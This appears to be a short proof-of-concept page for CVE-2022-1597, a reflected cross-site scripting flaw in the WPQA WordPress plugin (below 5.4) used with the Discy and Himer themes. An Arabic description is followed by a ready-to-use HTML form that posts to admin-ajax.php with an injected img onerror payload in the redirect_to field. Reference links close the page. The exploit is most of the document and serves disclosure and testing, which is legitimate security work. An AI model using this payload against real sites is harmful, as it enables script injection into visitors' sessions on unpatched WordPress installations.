 v35hr4j/cve-2022-1597
لا يقوم المكون الإضافي، المستخدم كمرافق لسمتي Discy و Himer، بتعقيم وهروب معلمة في نموذج إعادة تعيين كلمة المرور الخاصة به، مما يجعل من الممكن تنفيذ هجمات البرمجة النصية عبر المواقع المنعكسة

المكوّن الإضافي، المستخدم كرفيق لسمتَي Discy وHimer، لا يعقّم ويهرب من معامل في نموذج إعادة تعيين كلمة المرور مما يتيح تنفيذ هجمات البرمجة النصية عبر المواقع المنعكسة (Reflected Cross-Site Scripting)
WPQA < 5.4
<html>
<body>
<script>history.pushState('', '', '/')</script>

<form action="http://localhost/wp-admin/admin-ajax.php" method="POST">
<input type="hidden" name="user_mail" value="[email protected]" />
<input type="hidden" name="form_type" value="wpqa_forget" />
<input type="hidden" name="action" value="wpqa_ajax_password_process" />
<input type="hidden" name="redirect_to" value=""><img src=x onerror=alert(document.domain)>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
https://www.youtube.com/watch?v=E2GRtf6prq8
https://wpscan.com/vulnerability/faff9484-9fc7-4300-bdad-9cd8a30a9a4e
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1597
